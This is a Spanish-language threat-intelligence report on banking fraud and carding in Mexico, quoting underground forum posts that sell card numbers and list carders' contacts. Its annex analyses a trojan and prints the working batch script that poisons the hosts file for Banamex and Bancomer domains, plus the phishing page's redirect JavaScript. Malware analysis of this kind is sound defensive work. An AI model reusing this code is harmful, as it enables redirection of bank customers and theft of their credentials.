Respecto a los delitos relacionados con banca *online*, las investigaciones realizadas por el equipo de inteligencia de S21sec en la escena *underground* mexicana revelan que el uso masivo del OTP ha empujado a que el mercado negro de credenciales bancarias se haya sustituido por la compraventa de números de tarjeta destinados al *carding* (entendiéndose como el uso ilegítimo de números de tarjetas de crédito con el fin de obtener un beneficio económico mediante la sustracción de dinero o realización de compras a costa de la víctima).

Estos datos son obtenidos mediante *phishing* o troyanos bancarios, y de forma secundaria a través de la explotación de bases de datos de comercios *online*. Los vendedores suelen ofrecer gratuitamente pequeñas muestras de su mercancía para verificar su calidad ante los compradores. Este comportamiento es común en la escena *underground* internacional. A continuación se muestra un ejemplo reciente de un foro en el que se ofrece la venta de tarjetas:

[19] http://www.malware.unam.mx/ver_reportes2.dsc?idcatalogo=2

cc mexicanas freskitas

POST REPLY

carder
Junior Member

Desconectado
Mensajes: 1
Fecha de Ingreso: jun 2008

hehe bueno les dejo unas cc mexicanas frescas

heheh aprovechenlas que no van a durar muchooo -.-

heheh estan protegidas .. es que ya me acostumbre a protegerlas asi que buee ..

sin mas que decir aka esta la descarga

Descargar cc´s

las subi a un txt para que los visitantes no la kemen

Venta de tarjetas

La percepción del riesgo por parte de los delincuentes es mínima, no buscan ocultar sus actividades, suelen ofrecer cuentas de Hotmail o Yahoo como forma de contacto y diversa información que podría facilitar su localización

Carding Colaboradores. - 17-05-2009, 01:11:25

Hola, no conozco al 100% de este tema per espero que este POST ayude mucho a aquellos que desean apoyo de terceros para adentrarse en esto del carding, como yo.

Publiquen por favor su Nick, Email de contacto, Drops, Localización y más información que crean necesaria. Actualizare constantemente este POST. Muestren los correos electronicos con el formato *email{@}dominio*.

Enlisto los que ofrecieron su apoyo en algúno de los POST de este foro:

CRAc
Ubicación: México.
Email: crac_01{@}hotmail.com
Función: Colaborador.
Drop: "Desconocido"
Drop Loc.: "Desconocido"

morocojake
Ubicación: "Desconocido"
Email: morocojake{@}hotmail.com
Función: Colaborador.
Drop: Disponible
Drop Loc.: USA

lordkaos
Ubicación: "Desconocido"
Email: lordkaos{@}live.com.mx
Función: Drop
Drop: Disponible
Drop Loc.: México, USA

perno
Ubicación: "Desconocido"
Email: ravingcorp{@}live.com
Función: Colaborador
Drop: "Desconocido"
Drop Loc.: "Desconocido"
Team: Sudamérica, Europa.

La información puede actualizarse sin ningun problema, envienme un MP para realizar los cambios.

Espero su apoyo en cuanto esto y en cuanto al Carding.
Saludos.

Contactos de venta de tarjetas

Esta situación laxa se produce en los foros menos especializados, dado que existe una comunidad mucho más cerrada en la que las barreras de acceso son mucho mayores. No obstante la proliferación de los mismos es un síntoma inequívoco del florecimiento de la actividad en la región.

En foros fuera de México también se encuentran referencias al país principalmente en sitios de Estados Unidos dedicados al *carding*. Normalmente interesa comprar números de tarjeta del mismo país que se piensa cometer el fraude para evitar levantar sospechas, de ahí que haya una cierta proximidad geográfica en cuanto a trato de este tipo de bienes.

Otro reflejo de la gran repercusión del *carding* en México es el amplio mercado existente de todo tipo de material para realizar clonación de tarjetas, tanto *skimmers*, impresoras, tarjetas en blanco, etc.

Como se aprecia en la siguiente imagen el msr206 es un *skimmer* de reducidas dimensiones

Lo descrito hasta ahora refuerza la idea de que se trata de grupos locales con un nivel técnico no demasiado elevado. Sin embargo no se debe de caer en el engaño de pensar que se trata de una situación inmovilista. La relación entre las comunidades se refleja en varios sitios dedicados al intercambio y compra y venta de códigos maliciosos, relacionando la escena mexicana con la argentina, y también con la de los países del este de Europa. Este tipo de relaciones es una puerta de acceso a disponer de esquemas de fraude y códigos maliciosos mucho más avanzados.

4. Anexo 1

Este anexo muestra el análisis de un binario malicioso que afectaba a instituciones bancarias mexicanas. Se ha seleccionado por ser representativo en cuanto al *modus operandi* para realizar el fraude.

El archivo descargado a través de la URL *http://www.jubalmuziek.nl/images/sysmx.php* fue escaneado en búsqueda de virus, troyanos y otros tipos de malware con diferentes motores antivirus y malware.

Los resultados obtenidos son los siguientes:

Antivrus	Versión	Última Actualización	Resultado
AVG	8.0.0.237	2009.03.13	PSW.Banker_c.NL
ClamAV	0.94.1	2009.03.13	Trojan.Qhost-63
Fortinet	3.117.0.0	2009.03.13	Adware/ChangeHost
Microsoft	14.405	2009.03.13	Trojan:BAT/Qhost.A
TrendMicro	8.700.0.1004	2009.03.13	Mal_Qhost

Como se puede apreciar, el ratio de detección es bastante bajo (5/40).

Respecto a su funcionamiento, se trata de un archivo autoejecutable generado por WinRar, que extrae y ejecuta el fichero zh.bat, cuyo contenido es el siguiente:

```
@echo off
echo 208.77.100.112  banamex.com >> %windir%\system32\drivers\etc\hosts
echo 208.77.100.112  www.banamex.com.mx >> %windir%\system32\drivers\etc\hosts
echo 208.77.100.112  www.banamex.com >> %windir%\system32\drivers\etc\hosts
echo 208.77.100.112  banamex.com.mx >> %windir%\system32\drivers\etc\hosts
echo 208.77.100.112  www.bancanetempresarial.banamex.com.mx >>
%windir%\system32\drivers\etc\hosts
echo 208.77.100.112  www.boveda.banamex.com.mx >>
%windir%\system32\drivers\etc\hosts
echo 208.77.100.112  www.bancomer.com >> %windir%\system32\drivers\etc\hosts
echo 208.77.100.112  bancomer.com >> %windir%\system32\drivers\etc\hosts
echo 208.77.100.112  www.bancomer.com.mx >>
%windir%\system32\drivers\etc\hosts
echo 208.77.100.112  bancomer.com.mx >> %windir%\system32\drivers\etc\hosts
echo 208.77.100.112  www.personas.bancomer.com.mx >>
%windir%\system32\drivers\etc\hosts
echo 208.77.100.112  www.empresas.bancomer.com.mx >>
%windir%\system32\drivers\etc\hosts
echo 208.77.100.112  www.negocios.bancomer.com.mx >>
%windir%\system32\drivers\etc\hosts
start http://www.youtube.com/watch?v=257zsaLjmCE
exit
```

Como consecuencia de las acciones realizadas por el archivo *zh.bat*, el fichero *host* del equipo afectado se modifica con el siguiente contenido:

```
208.77.100.112  banamex.com
208.77.100.112  www.banamex.com.mx
208.77.100.112  www.banamex.com
208.77.100.112  banamex.com.mx
208.77.100.112  www.bancanetempresarial.banamex.com.mx
208.77.100.112  www.boveda.banamex.com.mx
208.77.100.112  www.bancomer.com
208.77.100.112  bancomer.com
208.77.100.112  www.bancomer.com.mx
208.77.100.112  bancomer.com.mx
208.77.100.112  www.personas.bancomer.com.mx
208.77.100.112  www.empresas.bancomer.com.mx
208.77.100.112  www.negocios.bancomer.com.mx
```

Al cargar la IP utilizada en el archivo de host modificado (208.77.100.112), aparece una página en blanco. Al visualizar su código fuente obtenemos la siguiente información:


```
<html>
<script language=Javascript>
<!--
   var i=document.location.host;
   switch (i)
   {
      case "www.banamex.com":
      with (document)
      {
      write ('<head><title>Banamex.com</title><head>');
      write ('<frameset rows="100%" frameborder=no framespacing=0 border=0>');
      write ('<frame NAME=global src="http://200.58.118.171/data1/ssh/"
marginwidth="0" marginheight="0" scrolling="auto" frameborder="0">');
      write ('</frameset>');
      }
      break;

case "www.banamex.com.mx":
      with (document)
      {
      write ('<head><title>Banamex.com</title><head>');
      write ('<frameset rows="100%" frameborder=no framespacing=0 border=0>');
      write ('<frame NAME=global src="http://200.58.118.171/data1/ssh/"
marginwidth="0" marginheight="0" scrolling="auto" frameborder="0">');
      write ('</frameset>');
```

```
        }
        break;


case "banamex.com":
        with (document)
        {
        write ('<head><title>Banamex.com</title><head>');
        write ('<frameset rows="100%" frameborder=no framespacing=0 border=0>');
        write ('<frame NAME=global src="http://200.58.118.171/data1/ssh/"
marginwidth="0" marginheight="0" scrolling="auto" frameborder="0">');
        write ('</frameset>');
        }
        break;


case "banamex.com.mx":
        with (document)
        {
        write ('<head><title>Banamex.com</title><head>');
        write ('<frameset rows="100%" frameborder=no framespacing=0 border=0>');
        write ('<frame NAME=global src="http://200.58.118.171/data1/ssh/"
marginwidth="0" marginheight="0" scrolling="auto" frameborder="0">');
        write ('</frameset>');
        }
        break;


case "www.bancanetempresarial.banamex.com.mx":
        with (document)
        {
        write ('<head><title>Banamex.com</title><head>');
        write ('<frameset rows="100%" frameborder=no framespacing=0 border=0>');
        write ('<frame NAME=global
src="http://www.bancanetempresarial.banamex.com.mx/ssh/bancanetempresarial/"
marginwidth="0" marginheight="0" scrolling="auto" frameborder="0">');
        write ('</frameset>');
        }
        break;


case "www.boveda.banamex.com.mx":
        with (document)
        {
        write ('<head><title>Banamex.com</title><head>');
        write ('<frameset rows="100%" frameborder=no framespacing=0 border=0>');
        write ('<frame NAME=global src="http://200.58.118.171/data1/ssh/boveda/"
marginwidth="0" marginheight="0" scrolling="auto" frameborder="0">');
        write ('</frameset>');
        }
        break;
```

```
case "www.bancomer.com":
      with (document)
      {
      write ('<head><title>Bancomer</title><head>');
      write ('<frameset rows="100%" frameborder=no framespacing=0 border=0>');
      write ('<frame NAME=global
src="http://200.58.118.171/data1/homemenu/index/" marginwidth="0"
marginheight="0" scrolling="auto" frameborder="0">');
      write ('</frameset>');
      }
      break;


case "bancomer.com":
      with (document)
      {
      write ('<head><title>Bancomer</title><head>');
      write ('<frameset rows="100%" frameborder=no framespacing=0 border=0>');
      write ('<frame NAME=global
src="http://200.58.118.171/data1/homemenu/index/" marginwidth="0"
marginheight="0" scrolling="auto" frameborder="0">');
      write ('</frameset>');
      }
      break;


case "www.bancomer.com.mx":
      with (document)
      {
      write ('<head><title>Bancomer</title><head>');
      write ('<frameset rows="100%" frameborder=no framespacing=0 border=0>');
      write ('<frame NAME=global
src="http://200.58.118.171/data1/homemenu/index/" marginwidth="0"
marginheight="0" scrolling="auto" frameborder="0">');
      write ('</frameset>');
      }
      break;


case "bancomer.com.mx":
      with (document)
      {
      write ('<head><title>Bancomer</title><head>');
      write ('<frameset rows="100%" frameborder=no framespacing=0 border=0>');
      write ('<frame NAME=global
src="http://200.58.118.171/data1/homemenu/index/" marginwidth="0"
marginheight="0" scrolling="auto" frameborder="0">');
      write ('</frameset>');
      }
      break;
```


```
case "www.personas.bancomer.com.mx":
      with (document)
      {
      write ('<head><title>Bancomer</title><head>');
      write ('<frameset rows="100%" frameborder=no framespacing=0 border=0>');
      write ('<frame NAME=global
src="http://200.58.118.171/data1/homemenu/bnet1/persona/" marginwidth="0"
marginheight="0" scrolling="auto" frameborder="0">');
      write ('</frameset>');
      }
      break;


case "www.empresas.bancomer.com.mx":
      with (document)
      {
      write ('<head><title>Bancomer</title><head>');
      write ('<frameset rows="100%" frameborder=no framespacing=0 border=0>');
      write ('<frame NAME=global
src="http://200.58.118.171/data1/homemenu/bnet3/empresa/" marginwidth="0"
marginheight="0" scrolling="auto" frameborder="0">');
      write ('</frameset>');
      }
      break;


case "www.negocios.bancomer.com.mx":
      with (document)
      {
      write ('<head><title>Bancomer</title><head>');
      write ('<frameset rows="100%" frameborder=no framespacing=0 border=0>');
      write ('<frame NAME=global
src="http://200.58.118.171/data1/homemenu/bnet2/negocio/" marginwidth="0"
marginheight="0" scrolling="auto" frameborder="0">');
      write ('</frameset>');
      }
      break;
   }
//-->
</script>
</html>
```

Se puede apreciar cómo en función de la entidad bancaria a la que se desea acceder, el código de la web realiza una redirección u otra. De este código fuente se obtiene una segunda dirección IP 200.58.118.171 y varias URLs destinadas a phishing, entre ellos Bancomer, como se observa en la siguiente captura de pantalla:



Esta página está construida con *frames*. Cada *frame* llama a la página original y carga el contenido de la página original, sólo el *login* es propio de la página, destinado al fraude y captura de credenciales.

La apariencia real de la web www.bancomer.com (cuya dirección IP es 148.244.43.5) es la siguiente, pudiéndose apreciar la gran fidelidad de la copia:




Respecto a la URL de la cual se descarga el archivo binario malicioso inicialmente, parece que se trata de una web legítima utilizada para alojar este archivo mediante cualquier vulnerabilidad existente en la misma:

Su dirección IP es 81.4.76.69. Al consultar a quien pertenece esta dirección IP obtenemos la siguiente información:

```
inetnum:          81.4.76.0 - 81.4.76.255
netname:          NL-CUST-PROSERVE-ID-111
descr:            InterIP Networks - ProServe Customer ID 111
country:          NL
admin-c:          PROS1-RIPE
tech-c:           PROS1-RIPE
tech-c:           MK9241-RIPE
tech-c:           MJ1806-RIPE
status:           ASSIGNED PA
mnt-by:           PROSERVE-MNT
source:           RIPE # Filtered
role:             ProServe role
address:          ProServe B.V.
address:          Nieuwland Parc 155
address:          3351 LJ Papendrecht
address:          The Netherlands
phone:            +31 78 6922222
fax-no:           +31 78 6922269
remarks:          -============================================-
remarks:          ->   Abuse reports to: abuse@proserve.nl   <-
remarks:          ->    Everything else: info@proserve.nl    <-
remarks:          --------------------------------------------
remarks:          ->   All mail directed to person objects   <-
remarks:          -> regarding subjects above will be denied <-
remarks:          -============================================-
abuse-mailbox:    abuse@proserve.nl
admin-c:          GVDV4-RIPE
tech-c:           PLHB8-RIPE
tech-c:           MS15734-RIPE
nic-hdl:          PROS1-RIPE
mnt-by:           PROSERVE-MNT
source:           RIPE # Filtered
person:           M Kalkan
address:          Sadatweg 20
address:          2622 AP
address:          Delft
address:          NL
phone:            +31 15 2716112
nic-hdl:          MK9241-RIPE
mnt-by:           INTERIP-MNT
source:           RIPE # Filtered
```

```
person:          M Jordaan
address:         Sadatweg 20
address:         2622 AP
address:         Delft
address:         NL
phone:           +31 15 2716112
nic-hdl:         MJ1806-RIPE
mnt-by:          INTERIP-MNT
source:          RIPE # Filtered
% Information related to '81.4.64.0/18AS21155'
route:           81.4.64.0/18
descr:           ProServe Networks
origin:          AS21155
mnt-by:          PROSERVE-MNT
source:          RIPE # Filtered
```

Se puede apreciar cómo en el directorio */images* se encuentra el binario malicioso utilizado para el fraude:



Los dos archivos señalados son el mismo, aunque aparezcan con nombres distintos. El resto de la página web es estática y no presenta ningún comportamiento inadecuado o malicioso.

Por último, la IP en la que se aloja el *phising* (200.58.118.171) pertenece a la compañía argentina Dattatec:

```
inetnum:     200.58.112/20
status:      allocated
owner:       Dattatec.com
ownerid:      AR-DATT-LACNIC
responsible: Guillermo Tornatore
address:     Cordoba  3753
address:     2000 - Rosario - SF
country:     AR
phone:        54 341 4360555 []
owner-c:     GUT
tech-c:      GUT
abuse-c:     GUT
inetrev:     200.58.118/23
nserver:     HUNGRIA.HOSTMAR.COM
```

```
nsstat:      20090312 AA
nslastaa:    20090312
nserver:     FRANCIA.HOSTMAR.COM
nsstat:      20090312 NOT SYNC ZONE
nslastaa:    20090312
created:     20040625
changed:     20040625
nic-hdl:     GUT
person:      Hostmar ISP
e-mail:      ipmaster@HOSTMAR.COM

address:     Cordoba  3753
address:     2000 - Rosario - SF
country:     AR
phone:       54 341 4360555 []
created:     20040506
changed:     20070420
```

En resumen, se trata de un binario extremadamente sencillo que únicamente cambia la configuración del fichero *host* del equipo infectado para realizar un intento de fraude mediante la redirección a varios sitios fraudulentos que simulan ser entidades bancarias legítimas y destinadas al robo de las credenciales.

La técnica a pesar de ser muy sencilla es eficaz, se puede apreciar cómo la detección por motores antivirus es muy baja y cómo los sitios fraudulentos son muy fieles a la entidad a la que pretenden suplantar.

* [Pamplona . San Sebastián . Barcelona . Madrid . Ourense . León
Sevilla . Valencia . México DF . Buenos Aires . Londres . Houston]